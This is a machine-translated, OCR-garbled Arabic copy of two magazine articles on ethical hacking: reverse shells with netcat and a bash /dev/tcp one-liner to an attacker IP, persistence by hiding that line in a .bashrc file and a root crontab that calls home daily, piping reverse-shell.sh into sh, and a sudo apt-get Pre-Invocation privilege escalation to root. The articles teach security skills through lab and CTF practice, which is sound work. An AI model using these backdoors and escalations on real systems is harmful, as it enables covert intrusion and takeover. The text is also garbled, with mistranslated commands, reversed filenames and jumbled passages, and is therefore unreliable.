ملاحظة: إذا كنت تستخدم NATللوصول إلى الإنترنت (الذي من المرجح أن تكون من المنزل والمكتب)، فستحتاج إلى قاعدة إعادة توجيه المنفذ على جهاز التوجيه الخاص بك لإعادة توجيه حركة المرور إلى منفذ TCP 8888في الأمثلة.

جاهز للذهاب

أنا الآن في وضع يمكنني من خلاله إطلاق قذيفة عكسية بسيطة نسبيًا. أول شيء يجب فعله هو فتح [illegible]

الشكل 1:فتح قائمة القواعد حتى أتمكن من اختبار الأصداف العكسية وترك جدار الحماية الخاص بي ممكنًا.

الجهاز "المهاجم" والجهاز "الهدف" الخاص بي هو خادم Debian Linux على AWS (مثيل EC2).لا يهم تنوع Linux على الإطلاق في الأمثلة التي قدمتها (ونظرًا لأن Ubuntu Linux هو أحد مشتقات Debian، فيمكنك تبديل الأدوار دون تغيير أي من تركيبات الأوامر). يجب أن تعمل أوامر Bash المباشرة التالية مع معظم التوزيعات دون أي تغييرات، على الرغم من أن تفاصيل تثبيت الحزمة قد تختلف.

سأبدأ بتثبيت بطل الوزن الثقيل بلا منازع للقذائف العكسية، netcat، على الجهاز المهاجم (جهاز الكمبيوتر المحمول الخاص بي) حتى أتمكن من الاستماع إلى اتصال الجهاز المستهدف بالمنزل. على آلة المعالجة، سأبدأ بإنشاء ما يسمى المستمع

للقبض على اتصال الغلاف العكسي عندما يتصل الجهاز المستهدف بالمنزل.

هناك عدد من أنواع netcat، خاصة للساق
أسباب اسي. (أناقش هذه الأسباب في كتابي Linux Server Security: Hack and Defend [1] إذا كنت مهتمًا بذلك.)
تعرض القائمة 1نتائج البحث في قوائم حزم Ubuntu عن كلمة "netcat".

كما ترون في القائمة 1، لدى مستخدمي Ubuntu أربع نكهات من netcat للاختيار من بينها. إذا لم يكن جهاز الهجوم لديك مزودًا بـ netcat مدمجًا بالفعل وهو أحد مشتقات دبيان:

```
$مناسب لتثبيت netcat
```

إن Ncat عبارة عن أداة مساعدة للشبكات مليئة بالميزات تقوم بقراءة البيانات وكتابتها عبر الشبكات من [illegible] Netcat الموقر.

لتثبيت ncat، استخدم الأمر التالي على مشتقات دبيان:

```
$ملائمة لتثبيت ncat
```

إعداد القشرة

الآن وبعد أن أصبح برنامج المستمع جاهزًا، فأنا على استعداد لإعداد الصدفة العكسية. الخطوة الأولى هي البحث عن عنوان IPالعام لجهاز الكمبيوتر المحمول الخاص بي. الطريقة المفضلة للبحث عن عنوان IP هي استخدام أمر الضفيرة.

يعد موقع ifconfig.io أداة ممتازة لاكتشاف عنوان IPالمقدم للعامة الخاص بك عبر حليقة. يمكنك أيضًا الحصول على الكثير من المعلومات التفصيلية حول شبكتك الحالية

القائمة 1:بحث حزمة netcat

```
تحديثات ncat/jammy 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 amd64
إعادة تنفيذ NMAP netcat

الكلnetcat/jammy,jammy 1.218-4ubuntu1
سكين الجيش السويسري - TCP/IPحزمة انتقالية

netcat-openbsd/jammy،الآن 1.218-4ubuntu1 amd64 [مثبت، تلقائي]
سكين الجيش السويسري TCP/IP

netcat-traditional/jammy 1.10-47 AMD64
سكين الجيش السويسري TCP/IP
```

Machine Translated by Google


```
chris@Xeo:~$ rlwrap nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 3.208.15.186 33080
chris@ip-10-78-48-224:~$
```

الشكل 2: السعادة عبارة عن قوقعة عكسية تعمل.

سيجبر هذا الأمر المحاكي الطرفي على استخدام xterm [4]، والذي يجب أن يتيح الوصول إلى أوامر مثل Clear.

يسمح لك الأمر الثالث بإيقاف عملية Netcat مؤقتًا لتعديل إعدادات الوحدة الطرفية:

```
# CTRL+Z $اضغط على المفاتيح CTRL-Z لخلفية عملية Netcat
```

يحتوي الأمر الرابع والأخير للصق في مكانه على أمر separate fg في النهاية (لوضع العملية في المقدمة –عداد لـ .(CTRL+Z والأهم من ذلك، أن هذا الأمر يعطل الصدى من العودة بعد إدخال الأوامر ويتأكد أيضًا من عدم تشغيل الإخراج كأوامر؛ بدلاً من ذلك، تتم إعادة توجيهه ليتم عرضه مباشرةً على جهازك الطرفي. وقد يتيح أيضًا إمكانية الوصول إلى إكمال علامات التبويب والقدرة على استخدام مفاتيح الأسهم.

```
stty $الخام -صدى؛ fg
```

دليل في الحلوى

بعد إدخال هذا الأمر، يطلب منك عليك عادةً الضغط على مفتاح Enter لبدء تشغيل الجهاز. من السهل أن تتخيل أن هذا الأمر يجعل الكمبيوتر المحمول الخاص بي، أستطيع رؤية نتائج الاتصال (الشكل .(2 انظر المربع المعنون "That's a Wrap" لمعرفة المزيد عن الأمر rlwrap الموضح في الشكل .2 والنتيجة هي غلاف وظيفي نسبيًا. في هذه الحالة، توفر الصدفة أيضًا موجهًا ملونًا، والذي نادرًا ما يتم رؤيته دون بذل جهد إضافي في تجربتي. الأشياء الأساسية التي يجب البحث عنها في الشكل 2 هي أن الموجه الأول موجود على جهاز [illegible] كل إدخال مرة أخرى. لاحظ أنني لا أحتاج إلى المستخدم الجذر لتشغيل الأمر $HOST/$PORT <&1 bash -i &> /dev/tcp/ على الهدف، مما يجعل إمكانية تحقيق الصدفة العكسية أعلى بكثير.

قفزة تخطي والقفز

ستدرك قريبًا أنه من الضروري تثبيت الأصداف العكسية؛ من بين أمور أخرى، يساعد تثبيت الأصداف على منع وقوع حوادث تضرب مفاتيح CTRL+C، مما سيؤدي إلى الخروج من الصدفة، مما يجبرك على إعادة [illegible] (وهو أمر غير ممكن دائمًا أثناء الهجوم). بدلاً من ذلك، ستحتاج في معظم الحالات إلى [illegible] الصدفة إلى الجهاز الذي تعمل عليه. على سبيل المثال، سيؤدي الضغط على مفاتيح CTRL+C (من بين مجموعات المفاتيح الأخرى) إلى إسقاط الغلاف العكسي على الفور، مما يعيدني بشكل مستقيم إلى موجه الصدفة لجهاز الكمبيوتر المحمول الخاص بي. ونتيجة لذلك، أحتاج إلى استقرار الاتصال. من المسلم به أن جعل الصدفة تتصرف بطريقة قابلة للاستخدام ومعقولة يمثل مشكلة كبيرة.

هذا المثال التالي هو ما يمكنك توقعه أثناء الالتقاط
تمرين العلم (CTF) أو التسوية الفعلية للآلة في معظم الحالات. في القائمة، 2 لاحظ مخرجات الصدفة المتناثرة (والغياب التام لأي مطالبة).
هناك عدة خطوات يمكنك اتخاذها.

هذا هو التفاف

أحد الأوامر المفيدة التي يمكنك استخدامها لترتيب اتصالات الصدفة العكسية هو rlwrap. يمكنك تثبيت الأداة المساعدة rlwrap على مشتقات دبيان كما يلي:

```
$ملائمة لتثبيت rlwrap
```

قم بتشغيل rlwrap أمام المستمع (كما هو موضح في الشكل :(2

```
$rlwrap nc -nvlp 8888
```

يشير الحرف "rl" في الاسم إلى "readline". الغرض من الأمر هو تغليف أمر المتابعة وإضافة وظائف مثل CTRL+R (للبحث في سجل الأوامر) بالإضافة إلى أسهم لأعلى ولأسفل.

في أغلب الأحيان، بايثون متاح لك وهذا
يتم استخدام الأمر الأول بشكل متكرر لضبط الأصداف العكسية. لاحظ أن هذا الأمر غير مطلوب فعليًا في هذه الحالة، حيث أن لدي مطالبة، ولكن بدون مطالبة، ستحتاج إليه بالتأكيد أو بديل. قد تحتاج إلى تغيير python3 إلى python أو python2 على بعض الأجهزة. هذا الأمر سيجعل الصدفة تبدو مألوفة أكثر.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

كما ترون، فإن أمر بايثون يولد ملف /bin/bash الأمر، الذي يطلق عملية Bash جديدة.
الأمر الثاني الأقصر هو كما يلي:

```
$تصدير TERM = xterm
```

```
$نك-نفلب 8888
الاستماع على 0.0.0.0 8888
```

أنا أستمع باستخدام المفتاح الموجود على منفذ TCP 8888 (مع منفذ p وأريد إخراجًا مطولًا (المفتاح v) وعدم إجراء عمليات بحث DNS (باستخدام n). Switch)،

على الجهاز المستهدف (الجهاز الذي يتعرض للهجوم)، سأقوم بتشغيل الأوامر التالية:

```
مضيف التصدير $=217.XXX.XXX.XXX
منفذ التصدير $ = 8888
$ bash -i &> /dev/tcp/$HOST/$PORT <&1
```

يساعد الأمران الأولان في إعداد متغيرات البيئة التي يمكن تعديلها بسهولة على سطورها الخاصة. يفتح السطر الثالث منفذ TCP 8888 باعتباره المنفذ والمتغير HOST هو عنوان IP الخاص بالكمبيوتر المحمول. باستخدام هذه الإعدادات، يقوم السطر الثالث بتوجيه أمر bash إلى جهاز Linux ويدفع كل المخرجات إليه، ويجعل المفتاح i- الصدفة تفاعلية.

من خلال تشغيل هذه الأوامر الثلاثة على الجهاز المستهدف، أستطيع بدء اتصال الشبكة مرة أخرى بالجهاز المهاجم.

Machine Translated by Google

اعادة التشغيل. إدخال غير عادي مثل @

ومع ذلك، يمكن أن تبرز عملية إعادة التشغيل أكثر من مجرد إدخال مهمة نصية بسيطة لـ .Bash

فعل الأشياء السيئة، الجزء 2

إذا علم أحد المهاجمين أن المستخدم قام بتسجيل الدخول إلى الخادم بشكل متكرر، فيمكن للمهاجم إخفاء سطر واحد خلسة داخل ملف يتم تنفيذه عندما يقوم المستخدم بتسجيل الدخول (أو بالطبع، عندما يقوم الجميع بتسجيل الدخول).

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 3.208.15.186 53476
chris@ip-10-78-48-224:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
chris@ip-10-78-48-224:~$ export TERM=xterm
export TERM=xterm
chris@ip-10-78-48-224:~$ ^Z
[1]+  Stopped                 nc -nvlp 8888
chris@Xeo:~$ stty raw -echo; fg
nc -nvlp 8888

chris@ip-10-78-48-224:~$
```

الشكل :3تثبيت الصدفة باستخدام الأوامر الأربعة.

أحد الملفات الشائعة التي لا يقوم المستخدمون بفحصها بانتظام هو ملف .crhsab، وهو ملف مخفي في الدليل الرئيسي للمستخدم.

تعرض القائمة 3نهاية ملف .crhsab النموذجي مع إضافة سطر واحد للصدفة العكسية. نرى ما اذا كان يمكن اكتشافه.

من السهل عدم ملاحظة الصدفة العكسية في المقطع الثاني من القائمة .3كم عدد المستخدمين الذين يقومون بالتحقق من هذا الملف؟ قليل جدا. من المحتمل أن يتم تحرير الملف .sesaila_hsab عند إضافة أسماء مستعارة جديدة، ولكن نادرًا ما يتم تحرير الملف .crhsab. يجب أن يوضح هذا مدى سهولة إخفاء الغلاف العكسي. ضع في اعتبارك أيضًا أن معظم العمليات التي يتم بدؤها على الجهاز يُسمح لها بإنشاء اتصالات عمل الشبكة.

كل2طلبا للمهاجم قبل الاتصال بالمستمع. يمكن أن يكون هذا مفيدًا إذا كان المستخدم يقوم بتسجيل الدخول بشكل متكرر، ولكن ليس إذا كان يقوم بتسجيل الدخول مرة واحدة في اليوم.

تعليق أخير هو أنه إذا قمت بضبط الملفات على الهدف ma Chineلتغطية مساراتك، يمكنك تشغيل أمر مثل ما يلي:

القائمة :2الصدفة غير المستقرة

```
$نك-نفلب 8888
الاستماع على [أي] 8888
:10.10.10.3فشل البحث العكسي عن المضيف: مضيف غير معروف
اتصل بـ [10.10.10.2]من (غير معروف) 39834 [10.10.10.3]

من أنا
كريس

diu=1001(كريس) dig=1001(كريس) مجموعات=1001(كريس)

النسخ الاحتياطية Notes.txt.sh
```

```
const payloads = {
        python: `python -c 'import socket,subprocess
        perl: `perl -e 'use Socket;$i="${host}";$p=$
        nc: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin
        sh:  /bin/sh -i >& /dev/tcp/${host}/${port}
};
```

الشكل :4أنواع الصدفة العكسية التي تحاول الخدمة إعدادها لك (تم تنقيحها عمدًا).

المصدر: https://github.com/lukechilds/reverse-shell.

انها قذائف قذائف البحر

تأتي الأصداف العكسية بأشكال عديدة، ولا يمكنني تغطيتها جميعًا في هذه المقالة. ومع ذلك، فقد عثرت على خدمة/أداة رائعة على موقع الويب توفر طريقة ذكية للتحقق من الأصداف العكسية المتوفرة على الجهاز المستهدف في سطر واحد.

يمكنك الاطلاع على التعليمات البسيطة على الموقع .[5]تتضمن هذه الخدمة بشكل أساسي الخطوات التالية:

.1قم بإعداد المستمع على الكمبيوتر المحمول الخاص بك (وهو ما تعرف كيفية القيام به):

```
$نك-نفلب 8888
```

وقم بتشغيله للتعرف على الأصداف المتوفرة على الجهاز: curlاستخدام الأمر

```
$حليقة https://reverse-shell.sh/
المستمع- | 8888:IPش
```

يوضح الشكل 4الأصداف التي تتحقق منها خدمة الصدفة العكسية الممتازة هذه من Luke Childs(كما هو موضح في الكود العام داخل مستودع GitHubالخاص بالخدمة .[6]

أوصي بالتأكيد بتجربة الخدمة/الأداة؛ بساطته مثالية للاختبار.

فعل الأشياء السيئة، الجزء الأول

لقد بحثت حتى الآن في كيفية قيام المهاجم ببدء الاتصالات من الجهاز المستهدف إلى الجهاز المهاجم. سأقضي الآن بعض الوقت في النظر في كيفية إعداد الثبات حتى يتمكن المهاجم من العودة إلى الجهاز المستهدف بعد إعادة التشغيل أو انقطاع الاتصال (أو الضغط على CTRL+Cبشكل غير مقصود!).

أحد الأساليب هو استخدام وظيفة .cronمن الممكن أحيانًا إضافة سطر إلى برنامج نصي يعمل بامتيازات الجذر وإنشاء غلاف عكسي بأذونات مرتفعة. ومع ذلك، لتبسيط الأمور، يمكنك أيضًا إضافة سطر إلى ملف crontabالذي يتصل بالمنزل بشكل دوري. فكر مرة أخرى في الأوامر الثلاثة الموجودة في بداية المقالة والتي أنشأت الصدفة العكسية لـ .Bashيجب أن تكون قادرًا على تحويل هذه الأسطر الثلاثة إلى سطر واحد للدخول إلى .crontab

يوضح الشكل crontab 5مختصر مع غلاف عكسي

تم تكوينها للاتصال بالمنزل في الساعة 11:11كل يوم. من البديهي أن نقول أنه يمكن إضافة هذه السطر الواحد إلى برنامج نصي يتم تشغيله عبر وظيفة .cronلذا فإن غرضه المباشر مخفي عن المستخدمين الذين ينظرون إلى محتويات ملف .crontab

إذا كنت قد استخدمت cronمن قبل، فهناك أيضًا خيار @reboot يعني أن الصدفة العكسية ستحاول إعادة التأسيس بعد أ

Machine Translated by Google

جرب eMkcaH ،[7]وعندما تصبح أكثر خبرة، قم بـ .Box [8]
Hack The

يقدم كلا الموقعين مجموعة واسعة من البرامج التعليمية الرائعة
وتمارين CTF التي تتيح لك ممارسة مهاراتك في بيئة آمنة.

خاتمة

لقد رأينا كيف يمكن للمهاجم أن يستغل crontab الذي تم تحريره ، بحيث لا يتم جذب انتباه المستخدم إليه إذا تم عرض قائمة الملفات (على سبيل المثال، باستخدام الأمر .(ls -al ايؤدي
الجليدي الهائل الذي يمثل القرصنة الأخلاقية.

معلومات

[1] لمواصلة رحلتك الأمنية الهجومية، أوصي بالاطلاع على
2016:https://www.amazon.com/

Linux-Server-Security-Chris-Binnie/dp/
1119277655

[2]إنكات: https://nmap.org/ncat

[3]جدار الحماية Gufw: https://costales.github.
gufw//المشاريعlio/

[4]إكستريم: https://invisible-island.net/
xterm/xterm.faq.html

[5]مدقق الصدفة العكسي:
https://reverse-shell.sh

[6]أداة الصدفة العكسية على GitHub:
https://github.com/lukechilds/
قذيفة عكسية

[7]موقع TryHackMe: https://tryhackme.com

[8]هاك ذا بوكس: https://www.hackthebox.com

مؤلف

كريس بيني هو مستشار Cloud Native Security ومؤلف مشارك لكتاب
Cloud
الأمن الأصلي: https://www.amazon.com/
Cloud-Native-Security-Chris-Binnie/dp/
1119782236.

القائمة 3: ملف crhsab.

```
# 01تعريفات الاسم المستعار.
# 02قد ترغب في وضع جميع الإضافات الخاصة بك في ملف منفصل مثل
# 03بدلاً من إضافتها هنا مباشرةً. ~/.bash_aliases،
# 04راجع / usr/share/doc/bash-doc/examples في الحزمة bash-doc.
05
06إذا [-f ~/.bash_aliases]؛ ثم
07 . ~/.bash_aliases
08فاي
09
#10تمكين ميزات الإكمال القابلة للبرمجة (لا تحتاج إلى تمكينها
# 11هذا، إذا كان ممكّنًا بالفعل في / etc/bash.bashrc وetc/profile/
# 12المصادر /.(etc/bash.bashrc
13باش -i &> /dev/tcp/10.10.10.10/8888 <&1
14إذا ! تسوق -أوك بوزيكس؛ ثم
15إذا [-f /usr/share/bash-completion/bash_completion]؛ ثم
16 . /usr/share/bash-completion/bash_completion
17إليف [-f /etc/bash_completion]؛ ثم
18 . /etc/bash_completion
19فاي
20فاي
```

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

11 11   * * *   root    bash -i &> /dev/tcp/10.10.10.10/8888 <&1
```

الشكل 5: لوحة crontabتبدو مشبوهة.

Machine Translated by Google

Turn your ideas into reality!


This is not your ordinary computer magazine! *MakerSpace* focuses on technology you can use to build your own stuff.

If you're interested in electronics but haven't had the time or the skills (yet), studying these maker projects might be the final kick to get you started.

MakerSpace #03

This special issue will help you dive into:

- Raspberry Pi
- Arduino
- Retro Gaming
- and much more!



ALSO LOOK FOR MAKERSPACE #01 & #02

AND ORDER ONLINE:
shop.linuxnewmedia.com

Machine Translated by Google

فهم تصعيد الامتياز

شيفتر الشكل

حتى خطأ التكوين البسيط أو الإشراف يمكن أن يخلق فرصة لتصعيد الامتيازات. ستساعدك تقنيات التصعيد الواقعية هذه على فهم ما يجب الانتباه إليه. بقلم كريس بيني

أحد الجوانب المهمة للقرصنة الأخلاقية هو الامتياز

يسمح بأنواع معينة من اختبارات الاختراق. وفقًا لموقع الويب الخاص بهم :[2]"نرحب بعملاء AWS بتنفيذ الأمان كتقييمات أو اختبارات اختراق للبنية التحتية لـ AWS الخاصة بك طالما أنك لا تنخرط في أنشطة ضارة (مثل محاولة LPE (ويسمى أحيانًا تصعيد الامتياز المحلي). للخدمات المدرجة في القسم التالي ضمن الخدمات المسموح بها." بالنظر إلى الخدمات المسموح بها، فإن مثيلات EC2هي العنصر الأول المدرج. أذكر هذا لأنك قد تجد أن [illegible] شرعي ممارسة الأمان عليه. في حالتي، أنا واثق نسبيًا من أن ملصق تقييم الأمان ينطبق على الاختبار الخاص بي.

الكثير للقيام به سوى القليل من الوقت لذلك

إذا كنت قد درست تصعيد الامتيازات ولو لفترة وجيزة، فمن المحتمل أنك اكتشفت أن هناك طرقًا متعددة، وغالبًا ما تكون مبتكرة للغاية، يمكنك استخدامها لتصبح الجذر المرغوب فيه

مستخدم.

غالبًا ما يتم تمكين PrivEscمن خلال وظائف مقصودة وبريئة تمامًا داخل التطبيق. قد تتضمن هذه الوظيفة تطبيقات تسمح بالوصول إلى نظام الملفات أو حتى الوصول إلى الصدفة من داخل التطبيق نفسه. أو، بطريقة أكثر براءة، عند خروج التطبيق، قد لا يسقط الامتيازات بشكل واضح لسبب أو لآخر.

ليس من المبالغة القول إن هناك مئات الطرق لاستغلال امتيازات .Sudoتتيح أداة [3] sudoللمستخدمين رفع مستوى وصولهم لتشغيل أوامر محددة ودقيقة دون الحاجة إلى أن يصبحوا المستخدم الجذر (أو مستخدم آخر) مباشرةً.

التطبيق الأول الذي سألقي نظرة عليه هو التطبيق الذي يعرفه معظم الناس. تستخدم أداة التغليف المتقدمة لمدير الحزم (APT)في الغالب الملف الثنائي / usr/bin/apt-getلتحديث قوائم الحزم وترقية التطبيقات.

آخر. قد يحاول المهاجم أن يصبح مستخدمًا آخر على النظام أو المستخدم المتميز.

لقد كانت تقنيات التصعيد التي تعلمتها أثناء دراستي للأمن الدفاعي بمثابة مفاجأة حقيقية. سأذهب إلى أبعد من ذلك لأقول إن أي شخص يعمل في مجال الأمن الدفاعي يجب أن يتم تدريبه على الطرق المختلفة التي يحاول المهاجمون اختراقها. الأمر ليس دائمًا بهذه البساطة مثل رفع الأذونات من مستخدم منخفض المستوى إلى المستخدم الجذر (وهو ما ويشار إليه باسم تصعيد الامتيازات العمودي)؛ غالبًا ما يعني PrivEscأنه يجب عليك أولاً إجراء تصعيد الامتيازات المنطقية، والانتقال من مستخدم غير جذر إلى آخر. غالبًا ما يتمتع المستخدمون ذوو المستوى المنخفض بامتيازات مختلفة أو وصول مختلف إلى الملفات أو البرامج النصية التي قد تكون أكثر قدرة على الاختراق. ينتقل المهاجمون من مستخدم إلى آخر، بحثًا عن الحساب الذي يوفر أفضل فرصة للتصعيد.


صفحة ويكيبيديا حول تصعيد الامتيازات [1]تلخص PrivEscبشكل جيد: "تصعيد الامتيازات هو استغلال خطأ ما، أو عيب في التصميم، أو مراقبة التكوين في نظام التشغيل أو تطبيق البرامج [...قصاصة...]. والنتيجة هي أن التطبيق الذي يتمتع بامتيازات أكثر مما أراده مطور التطبيق أو مسؤول النظام يمكنه تنفيذ إجراءات غير مصرح بها.

ستتناول هذه المقالة بعض الطرق الأكثر شيوعًا للوصول إلى PrivEscعلى جهاز .Linuxالهدف هو أن تصبح الجذر المستخدم من أجل السيطرة الكاملة على الجهاز.

مسائل السحابة

سأستخدم مثيل AWS EC2لإجراء هذه الاختبارات. إذا لم تكن تهدف إلى ملاحقة العملاء الآخرين وتعطيل خدماتهم، فإن AWS

Machine Translated by Google



الشكل 1: عدم وجود sudo يعني عدم وجود تحديثات للحزمة وأخطاء "تم رفض الإذن".

ألقِ نظرة على الأمر التالي:

```
$ Sudo /usr/bin/apt-get update -o APT::Update::Pre-Invocation::=/bin/sh
```

أطلب من APT استدعاء أمر قبل تشغيل الأمر -up
خيار التاريخ –بسيط ولكنه فعال. يوضح الشكل 3تأثير مثل هذا الأمر، عندما يكون لدى المستخدم حق الوصول إلى sudoلتشغيله.
في الشكل ،3من أجل الوضوح التام، قمت بتشغيل أوامر whoamiو ، idموضحًا أنني مستخدم chris . وبعد ذلك، بعد تشغيل الأمر ، apt-getأقوم بتشغيل نفس الأوامر مرة أخرى.

هذه المرة كانت النتائج مدمرة لأمن النظام. لقد وجدت الكأس المقدسة من خلال استغلال خيار في تطبيق APTالموقر. توضح الأسطر القليلة الأخيرة من الشكل 3أنني الآن المستخدم الجذر ولدي سيطرة كاملة على مثيل ،AWSعلى الرغم من أنني قمت بتسجيل الدخول كمستخدم كريس .

ستكون الخطوة التالية هي ببساطة كتابة الكلمة bashلتحويل قذيفة Bourne (sh)المتفرقة إلى قذيفة .Bashألقِ نظرة على الشكل 4.
لدي الآن مطالبة مستخدم متميز ذات مظهر مألوف وملون.

اللاعب الجاهز الثاني

بعد ذلك، سألقي نظرة على أمر يستخدمه بعض المستخدمين بشكل مستمر على .Linuxيساعد الأمر lessالمستخدمين على قراءة الملفات النصية والبحث عن الأنماط في الملفات النصية، من بين أشياء أخرى.
في هذه المناسبة، تجدر الإشارة إلى أنه في كثير من الأحيان يكون بمثابة جهاز النداء الافتراضي على أجهزة .Linuxما يعنيه ذلك هو أن التطبيقات مثل APTالممتازة يمكن أيضًا أن تكون عرضة للمشكلات التي تؤثر على الأدوات المرتبطة (الأقل في هذه الحالة) القادرة على قراءة الملفات، مثل حزمة مثبتة

لدي مستخدم ذو مستوى منخفض يُدعى كريس والذي سأضيفه إلى -sudo
ملف التكوين في لحظة والسماح لكريس بتشغيل apt-getدون استخدام كلمة مرور. يجب أن تدرك أنك تحتاج عادةً إلى استخدام مسارات الملفات الكاملة مع Sudo، لذلك سأستمر في الإشارة إلى / .usr/bin/apt-getسأتبع البروتوكول (للمساعدة في منع تشويه ملف sudoersوإغلاق مستخدمي النظام عن طريق الخطأ) وتشغيل هذا الأمر:

```
$ visudo /etc/sudoers
```

